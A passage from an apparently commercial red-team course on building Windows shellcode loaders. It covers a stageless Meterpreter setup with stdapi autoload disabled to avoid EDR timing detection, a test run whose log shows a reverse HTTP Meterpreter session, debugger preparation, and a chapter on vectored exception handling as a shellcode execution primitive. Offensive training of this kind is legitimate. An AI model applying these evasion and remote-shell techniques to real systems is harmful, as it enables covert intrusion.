We also want to disable the automatic delivery of the **stdapi** stage or module by setting the **autloadstdapi** parameter to **false**. This adjustment addresses a common issue with **timing-based behavior detections**. When the **stdapi** module is initialized immediately after the session is established, it often triggers EDR detections due to its timing and behavior patterns.

Summary

So far, we have learned how to generate stageless x64 Meterpreter shellcode in hex-array or raw binary format that communicates over the http protocol. We have also learned how to set up an appropriate stageless Meterpreter listener. We also learned that using stageless shellcode in hex-string format is not possible in Visual Studio due to the string length issues described above.

Whenever you need to **set up a stageless Meterpreter** in a LAB later in this course, you can come back to this lesson.

Demo Material - RedOps

5.4.2: Workbook – Compile Loader & Test Run


Introduction

Once the loader is complete, the next step is to compile it in **debug mode** and perform an initial test run. This process remains the same regardless of the type of loader you are developing. To avoid redundancy in future chapters, you can **refer** to this **workbook** whenever you need guidance on compiling and testing the loader in Visual Studio. Here are some important notes to keep in mind when testing shellcode loaders for this course:


- For an initial test run of your loader (with Meterpreter shellcode) as a debug compiled version, use the Win10-Dev VM with no Antivirus (AV) or Endpoint Detection and Response (EDR) solutions installed/enabled.
- Never upload a shellcode loader to platforms such as Virus Total or similar services.

Task: Loader Compilation - Debug Version

At this point you should have completed all the tasks for this loader, and you can now build your **.exe** by compiling the loader. If you are developing malware or software in general, if your code is not working and you are in the development phase, compile the loader as debug (x64) as shown below.



Finally, by compiling the loader you can use the GUI as shown in the figure below, or you can use the shortcut **Ctrl+Shift+B**.



If the loader has been completed successfully, you can find the compiled **.exe** in the associated Visual Studio project in the x64/debug folder.

Task: Meterpreter Test Run

Next, we want to run our compiled **.exe** in a virtual machine with no third-party EDR installed and Windows Defender disabled. If you have done everything correctly, you should receive an incoming Meterpreter session, as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database conne
[*] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Staging x64 payload (202
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database conne
[*] Meterpreter session 13 opened (10.10.70.1:80 → 10.10.70.2:60368) at 2024-09-21 18:13:59 +0000
```

If you now wish to interact with the Meterpreter session, you must press **Ctrl+c** and then interact with the session of your choice by typing sessions followed by the session ID.

```
msf6 exploit(multi/handler) > run

[*] Started HTTP reverse handler on http://10.10.70.1:80
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database connection
[*] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Staging x64 payload (2028)
[!] http://10.10.70.1:80 handling request from 10.10.70.2; (UUID: do7fowjs) Without a database connection
[*] Meterpreter session 13 opened (10.10.70.1:80 → 10.10.70.2:60368) at 2024-09-21 18:13:59 +0000
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > sessions 13
[*] Starting interaction with 13...

meterpreter > load stdapi
Loading extension stdapi ... Success.
meterpreter > getuid
Server username: PEN02-DEV\daniel
meterpreter > █
```

Summary

So far, we've finished preparing the Meterpreter, and we're moving on to the next workbook, where we'll prepare our loader for debugging.

Note that later in "Chapter 19: Loader Fine Tuning", when all the shellcode loader building and debugging stuff is done, we will look in "Workbook - Compile Release Version" at how to compile our loader for the real-world scenario without applying debugging information, disabling optimization, hiding console windows, etc.

5.4.3: Workbook – Debugging Preparations


Introduction

Once you have built the loader and completed the initial test run, you can begin preparing for debugging. As with the compilation process, the steps for preparing to debug are the same for all the loaders covered in this course. To avoid repetition, you can **refer** to this **workbook** whenever you need guidance on preparing for debugging.


Note that if you were unable to complete the loader in any chapter, you can use the completed loader provided in the Solutions folder of the corresponding chapter to continue working with the Debugging workbook. The completed loader is located in the chapter folder and is marked with the suffix **_Solution** — for example, **Win32Classic_Solution**.

Task: Check Project Properties

When debugging in the context of Visual Studio 2022, we must first ensure that we set the debugging mode in Visual Studio as shown below.




Next, we need to verify the runtime library settings under the **Code Generation** section in the project properties. To access the project properties, simply right click the project name in the Solution Explorer and select **Properties**. Alternatively, you can select the project name with a single left-click and press **Alt + Enter** to open the project properties, as shown below.




Next, as shown in the image below, navigate to C/C++ → Code Generation in the project properties and verify that the **Runtime Library** setting is set to **Multi-threaded Debug DLL (/MDd)**.

Please note that it is very important to set the **Runtime Library** to **Multi-threaded Debug DLL (/MDd)** to avoid possible unexpected results when debugging loaders in the upcoming labs.



Task: Enable Debugging Sections

Before we can begin debugging the loader in this lesson, we need to enable the debugging code in our Visual Studio project. As illustrated below, the necessary code for debugging is already implemented through the **debug.h** header file and the **debug.c** resource.



In the **main.c** file, you'll notice several debugging sections that are currently disabled by macro. To identify these sections, look for blocks of code marked **DEBUG MODE**, as shown below. These sections are wrapped in the **DEBUG_MODE** macro and can be identified by the **#ifndef DEBUG_MODE** directive above each debug section and the corresponding **#endif** directive below it.

```

#ifndef DEBUG_MODE
    start_debug_session("Press the <ENTER> key to start the debugging session.");
#endif

#ifndef DEBUG_MODE
    allocate_memory_debug_prompt();
#endif

```

To enable all the debugging functions at once in a convenient and easy way, look at the top of **main.c** and identify the macro called **DEBUG_MODE** in the part shown below.

```
* Loader Debugging:  
- Uncomment the DEBUG_MODE macro to enable debug mode.  
*/  
  
// TASK: Uncomment DEBUG_MODE macro to enable debug mode  
// #define DEBUG_MODE
```


Next, simply **uncomment** the debug macro **DEBUG_MODE** by uncommenting the macro, this is done by removing the two **//** before the macro as shown below.

```
* Loader Debugging:  
- Uncomment the DEBUG_MODE macro to enable debug mode.  
*/  
  
// TASK: Uncomment DEBUG_MODE macro to enable debug mode  
#define DEBUG_MODE
```


If you have done this correctly, all the debug sections for that loader should be enabled and your loader is ready for debugging.

Task: Loader Compilation


At this point, you should have finished inserting your shellcode and enabling the debugging macro, now we want to prepare the loader to link with x64dbg. In the context of debugging, we want to compile our loader as debug x64, as shown below, or using the **Ctrl+Shift+B** shortcut.



Alternatively, you can run your loader in Visual Studio without explicitly compiling, as shown below, which is useful for debugging and testing, or using the **Ctrl+F5** shortcut.




You should see the following output in the console window, as shown below. This output indicates that our loader is ready to be debugged with x64dbg.




Task: Attach with x64dbg

Next, we will open the debugger x64dbg and attach it to the loader that is currently waiting to start debugging. To do this, click on **"File"** in the x64dbg menu on the left of the top bar, as shown below, and then click on **"Attach"**. Alternatively, you can use the **Alt+A** shortcut.



Now we need to attach x64dbg to our loader - more specifically, to the running executable associated with the loader. To do this, locate your loader's executable in the **Name** column. Click on it once, then select the **Attach** button in the lower right corner to attach the debugger to your shellcode loader.

Note that the process name shown in the image below may be different from yours or differ from chapter to chapter - this is simply an example to illustrate how to attach to a process using x64dbg. Depending on your implementation or the solution provided in the appropriate chapter, this will appear as a running executable such as **Win32Classic.exe**, **Win32Data.exe**, or **Win32APCsV2.exe**.



Summary

If you follow this procedure, x64dbg should now be successfully attached to your shellcode loader from the appropriate chapter, and you should be ready to start debugging your current loader. To proceed with the actual debugging process, refer to the appropriate debugging workbook, "**Workbook - Debugging**" from the appropriate chapter.

Demo Material - RedOps

Bonus Chapter 5: (Vectored) Exception Handling

Introduction

So far in this workshop, we have already looked at several alternative execution mechanisms that avoid directly calling the `CreateThread()` API—or even creating a new thread at all—to execute code. Approaches such as Asynchronous Procedure Calls (APCs), thread pools, and fibers all work for the same underlying reason: sooner or later, the operating system or a Win32 API ends up invoking a function pointer that we control.

In each of these cases, our shellcode executes as part of the program's normal control flow. Windows schedules a thread, delivers a callback, or switches execution contexts, and at some point, execution reaches attacker-controlled code (our shellcode). The exact mechanics differ from technique to technique, but the core idea remains the same. Execution happens because Windows explicitly calls into code we supplied.

In this chapter, we take a different approach and focus on **exception handling** as a **code execution primitive**. Instead of relying on Windows to call our code during normal execution, exception-based techniques take advantage of what happens when something goes wrong. Whenever an exception occurs—whether it is a divide-by-zero, an access violation, or an illegal instruction—execution is immediately interrupted. Windows saves the current processor state and enters its exception-handling logic to decide whether execution can continue and, if it can, where it should resume.

From a practical point of view, there are three Windows exception-handling mechanisms that matter for our discussion: frame-based **Structured Exception Handling (SEH)**, **Vectored Exception Handling (VEH)**, and **Vectored Continue Handling (VCH)**.

Traditional, frame-based SEH is closely tied to a thread's call stack. As a function is entered, its exception handler becomes part of the stack frame. When an exception occurs, Windows walks the stack of the faulting thread from frame to frame, looking for a handler that is prepared to deal with the exception.

VEH works differently. Instead of being bound to individual stack frames, vectored exception handlers are registered once at the process level. They are invoked before the normal SEH chain, regardless of how the current call stack looks. Because VEH operates independently of stack layout, it is far more flexible than frame-based SEH and can be reused as a general execution-control mechanism—a detail that becomes important later in this chapter.

Vectored Continue Handling (VCH) complements VEH by running at a later stage. VCH handlers are called after an exception has already been handled and just before execution resumes. Like VEH, they are registered globally for the process and receive access to the final execution context. This makes VCH especially useful for inspecting or adjusting execution state immediately before control is returned to the thread.

In the lab section of this bonus chapter, we will take a look at the **Win32VEH** loader and focus on how Vectored Exception Handling (VEH) can be used for shellcode execution, or more precisely, for redirecting control flow. This approach does not rely on Windows invoking attacker-controlled code during normal execution. Instead, the techniques make use of the exception dispatch mechanism to influence where execution resumes after a fault has occurred.

Further Reading and Resources

- **Windows Internals Part 2** – Mark Russinovich, David Solomon, and Alex Ionescu
Comprehensive guide to Windows architecture, processes, threads, and memory management.
 - *Exception dispatching* (pp. 85–91)
- <https://learn.microsoft.com/en-us/windows/win32/debug/structured-exception-handling>
- <https://learn.microsoft.com/en-us/windows/win32/debug/about-structured-exception-handling>
- <https://learn.microsoft.com/en-us/windows/win32/debug/exception-handling>
- <https://learn.microsoft.com/en-us/windows/win32/debug/exception-dispatching>
- <https://learn.microsoft.com/en-us/windows/win32/debug/debugger-exception-handling>
- <https://learn.microsoft.com/en-us/windows/win32/debug/frame-based-exception-handling>
- <https://learn.microsoft.com/en-us/windows/win32/debug/vectored-exception-handling>
- <https://learn.microsoft.com/en-us/windows/win32/debug/handler-syntax>
- <https://learn.microsoft.com/en-us/cpp/cpp/exception-handling-in-visual-cpp?view=msvc-170>

B5.1: Objectives of Learning

After having worked through the following chapter, the course participant should be able to answer the following comprehension questions on his/her own.

#	Questions on Understanding
1.	What makes exception handling a viable code execution primitive on Windows? What fundamental property of the exception mechanism enables control flow redirection?
2.	What is the difference between execution by invocation and execution by resumption? Why does exception-based execution fall into the latter category?
3.	How does Windows transition from kernel mode back to user mode when an exception occurs? What role does <code>KiUserExceptionDispatcher()</code> play in this process?
4.	What is the purpose of the CONTEXT structure during exception handling? What does it represent, and why is it critical for resuming or redirecting execution?
5.	How does Windows decide where execution should resume after an exception is handled? How can modifying the saved processor context influence this decision?
6.	What is the exact user-mode exception dispatch order in Windows? In which order are debuggers, VEH, and SEH consulted?
7.	How does Vectored Exception Handling (VEH) differ from Structured Exception Handling (SEH)? How do their registration models and execution contexts differ?
8.	Why is VEH generally easier to repurpose for shellcode execution than SEH? What properties of VEH make it more flexible and less dependent on stack layout?
9.	How can debuggers influence exception handling behavior? What effect does first-chance and second-chance exception handling have on execution flow?

B5.2: Exception Handling in Windows

At the lowest level, an exception is a **hard stop** in the execution pipeline. The CPU runs into something it cannot deal with on its own—an invalid instruction, an access violation, a divide-by-zero, or a breakpoint—and normal instruction flow ends immediately. The faulting instruction does not complete, and there is no implicit “next instruction” to fall through to.

At that point, execution crosses a very real boundary. Control is pulled away from the running thread and handed to the operating system. On Windows, this means the kernel captures the **entire execution state** of the faulting thread. General-purpose registers, flags, the stack pointer, and the instruction pointer are all saved exactly as they were when the exception occurred. From the thread’s point of view, execution is effectively frozen in time.

Along with this saved CPU state, Windows also builds an **exception record** that describes what went wrong and where. These two pieces—the **EXCEPTION_RECORD** and the **CONTEXT**—are what everything else in the exception-handling process is built on.

What matters here is that an exception does not cause Windows to call into user code the way a callback or an APC does. Nothing gets invoked automatically. Instead, Windows is forced to answer a different question. If execution continues, where should it resume? That question is answered by the exception-dispatch mechanism.

B5.3: Exception State – CONTEXT and EXCEPTION_RECORD

As soon as an **exception occurs** and the **kernel snapshots** the state of a thread, it does not capture just a single piece of information. Windows records two closely related views of the same event. Together, they describe both what went wrong and where execution came to a halt.

One of these is the **CONTEXT** structure, which captures the processor state at the exact moment execution stopped. On x64 systems, this includes the general-purpose registers, SIMD registers, flags, the stack pointer (RSP), and the instruction pointer (RIP). In practical terms, **CONTEXT** tells us what the CPU looked like when the exception happened—where it was executing and what state it was in.

The second structure is the **EXCEPTION_RECORD**. Where **CONTEXT** describes state, **EXCEPTION_RECORD** describes cause. It explains why execution stopped in the first place. This includes the exception code itself—such as an access violation or a divide-by-zero—the address where the fault occurred, and flags that describe the nature of the exception. For certain exception types, additional parameters are included, for example whether memory access was a read, a write, or an execute operation.

Windows treats these two structures as a pair. The **EXCEPTION_RECORD** explains what went wrong, while the **CONTEXT** captures the precise execution state at the moment things went wrong. Both are needed before any decision about exception handling can be made.


This distinction matters because exception handling is not automatically about continuing execution. Before Windows even thinks about resuming, it has to decide whether resuming makes sense at all. That decision comes from the details of the exception itself, which are recorded in the **EXCEPTION_RECORD**.

Some exceptions are simply not meant to be recovered from. A stack overflow or an illegal instruction usually means the process has reached a broken state, and trying to continue execution would only make things worse. Other exceptions, however, are raised in situations where recovery is expected. An access violation may occur because memory has not been committed yet, and a handler can fix that on demand. A breakpoint is another common example—it is often raised deliberately as part of debugging or instrumentation.

If execution is allowed to continue, the focus shifts back to the **CONTEXT** structure. Windows does not treat it as read-only or diagnostic data. Instead, it uses **CONTEXT** as the template for restoring execution. Whatever values are present in that structure at resume time are what the processor will load.

At that point, the instruction pointer stored in **CONTEXT.Rip** becomes critical. It does not simply reflect where execution failed but also determines where execution resumes. If a handler modifies **CONTEXT.Rip** and reports the exception as handled, the CPU resumes execution at the new address. Whether it is normal program logic or attacker-controlled shellcode, the code at that location is what runs next. In this case, no function call occurs, nor is any jump instruction executed. Only the control flow changes as a result of restoring a modified processor context.

The image below illustrates the relationship between **EXCEPTION_RECORD** and **CONTEXT** to provide a better understanding of them at a high level.



As soon as an exception occurs, the Windows kernel simultaneously captures both structures. The **EXCEPTION_RECORD** answers the question of what happened. It describes the cause of the fault, including the exception code, the faulting address, and the type of access involved. In contrast, the **CONTEXT** structure shows how execution looked at that exact moment. It contains a snapshot of the CPU state, including the instruction pointer, stack pointer, and general-purpose registers.

Together, these two structures form the basis of Windows exception handling. The **EXCEPTION_RECORD** explains why execution was interrupted, while the **CONTEXT** determines where and how execution can continue once the exception has been handled.

This relationship between **EXCEPTION_RECORD** and **CONTEXT**—cause on one side, state on the other—forms the foundation of all exception-based execution techniques discussed in this chapter. VEH and SEH differ in when handlers are invoked and how they are registered, but both ultimately rely on the same underlying mechanism: influencing the decision of Windows about whether execution continues, and, if it does, where it resumes.

B5.4: Kernel / User Mode Transition (KiUserExceptionDispatcher)

Although an exception originates in user-mode code, handling it is not purely a user-mode operation. It requires cooperation between kernel mode and user mode. The Windows kernel detects the fault and captures the processor state, but it can't directly invoke user-mode exception handlers. If so, it would violate the security boundary between privilege levels or ring levels, which Windows strictly enforces.

To bridge this gap, Windows transitions to user mode in a controlled manner via a defined entry point within **ntdll.dll** known as **KiUserExceptionDispatcher()**. This function acts as the gateway to user-mode exception handling. From a programming perspective, it is not necessary to explicitly call the function, but every user-mode exception passes through it and reliably appears in the call stack whenever an exception is processed.

The kernel prepares the exception record (**EXCEPTION_RECORD**) and the saved processor context (**CONTEXT**), then transfers execution back to user mode by entering **KiUserExceptionDispatcher()**. From that point on, exception handling proceeds entirely in user mode under the control of **ntdll.dll**. This is where debugger notifications occur, vectored exception handlers are invoked, and the structured exception handler chain is eventually walked.

This separation of responsibilities is deliberate, because it allows Windows to preserve a strict privilege boundary—ensuring the kernel never executes arbitrary user-mode code—while still providing a flexible and extensible exception-handling mechanism in user mode. As a result, features like VEH and SEH can be implemented and abused without crossing security boundaries, relying instead on the controlled transition provided by **KiUserExceptionDispatcher()**.

B5.5: Exception Dispatch Order

Once execution reaches `KiUserExceptionDispatcher()`, Windows begins dispatching the exception. From this point on, handling follows a strict and well-defined order. If a debugger is attached to the process, it is notified first. This is known as first-chance exception handling. At this stage, the debugger gets the initial opportunity to observe the fault. It may choose to break execution, inspect or modify state, or simply allow execution to continue.

If the debugger does not handle the exception, Windows next invokes any registered Vectored Exception Handlers (VEH). VEH handlers are registered globally for the process and are completely independent of the thread's call stack. Because of this, they are always consulted early and in a predictable way.

If none of the vectored handlers report that they have handled the exception, Windows then falls back to Structured Exception Handling (SEH). At this point, the system walks the call stack of the faulting thread, looking for an SEH handler associated with one of the active stack frames that is willing to handle the exception.

If the exception remains unhandled after all these stages, Windows treats it as a fatal condition. A second-chance notification may be delivered to the debugger, and if no handler intervenes, the process is terminated. This dispatch order explains why VEH handlers always run before SEH handlers, regardless of stack layout. It also highlights why debuggers and VEH-based techniques can observe or influence exceptions long before application-level recovery logic ever comes into play.

B5.6: Windows Exception Handling Process

When studying exception handling through Windows Internals and MSDN documentation, it quickly becomes apparent that the overall process is complex. From the moment an exception occurs, through dispatching, and finally to execution resumption, many moving parts are involved. Describing this entire flow in a way that is both complete and easy to follow is not trivial.

In the following section, I will walk through the Windows exception-handling process step by step, focusing on clarity rather than exhaustive detail. The explanation is presented first as a continuous narrative. Further below, you will find a table that summarizes the same flow, providing a compact reference to reinforce the concepts discussed in the text.

The Windows exception handling process begins when an exception occurs, triggered either by hardware (such as memory access violations or division by zero detected by the CPU) or by software through explicit calls to `RaiseException()`. Regardless of the source, control immediately transfers to the **Kernel Mode Exception Dispatcher** (`KiDispatchException()` in `ntoskrnl.exe`), which operates at the highest privilege level (Ring 0). This dispatcher builds critical data structures like the `EXCEPTION_RECORD` containing information about what happened and the `CONTEXT` structure capturing the CPU state which determines whether the exception occurred in kernel mode or user mode.

For **kernel-mode exceptions**, the stakes are considerably higher. The dispatcher searches through registered kernel exception handlers, and if no handler can resolve the issue, the system has no choice but to invoke a Bug Check, resulting in the infamous Blue Screen of Death (BSOD) with the error code **KERNEL_MODE_EXCEPTION_NOT_HANDLED**. This critical difference highlights Windows protective architecture. Which means, **kernel mode exceptions must be handled or the entire system crashes**, as there is no safe way to continue execution when the operating system's core components encounter unrecoverable errors.

For **user-mode exceptions**, Windows employs a more forgiving and sophisticated multi-layered approach, where only the faulting process is affected while the system remains stable. Before any application code gets a chance to handle the exception, the kernel checks if a debugger is attached to the process. If present, the debugger receives a **first-chance exception notification**—the first opportunity in the entire chain to observe and potentially handle the exception. This is crucial for developers and security researchers who need to see every exception before the application potentially hides it with its own handlers. The term "first-chance" is significant because it occurs *before* any application handlers are invoked.

If the debugger either isn't attached or chooses not to handle the exception, control transitions to user mode where the **User Mode Exception Dispatcher (RtlDispatchException()** in `ntdll.dll`) takes over. This dispatcher orchestrates a carefully ordered search through multiple handler types, following a strict priority sequence. The first handlers consulted are **Vectored Exception Handlers (VEH)**, which are global, process-wide handlers registered via **AddVectoredExceptionHandler()**. Unlike traditional stack-based handlers, VEH operates independently of the call stack, making it ideal for runtime systems, security software, and debuggers that need to monitor exceptions across the entire application.

If VEH doesn't handle the exception, the dispatcher moves to **Structured Exception Handling (SEH)**, the most used mechanism in Windows applications. SEH uses `__try/__except` blocks and is stack-frame based, meaning the dispatcher walks backward through the call stack searching for exception handlers. When a handler is found, its exception filter is evaluated, which can return one of three values: **EXCEPTION_EXECUTE_HANDLER** (handle the exception and unwind the stack), **EXCEPTION_CONTINUE_SEARCH** (skip this handler and keep looking), or **EXCEPTION_CONTINUE_EXECUTION** (attempt to continue from the point where the exception occurred).

Should SEH handlers decline to handle the exception, or no suitable handler is found, the search continues to **Vectored Continue Handlers (VCH)**, registered via **AddVectoredContinueHandler()**. These are conceptually similar to VEH but are called after SEH, providing a global second-chance opportunity for the application to handle exceptions that weren't caught by stack-based handlers. VCH represents the last line of defence at the application level before the exception is considered truly unhandled.

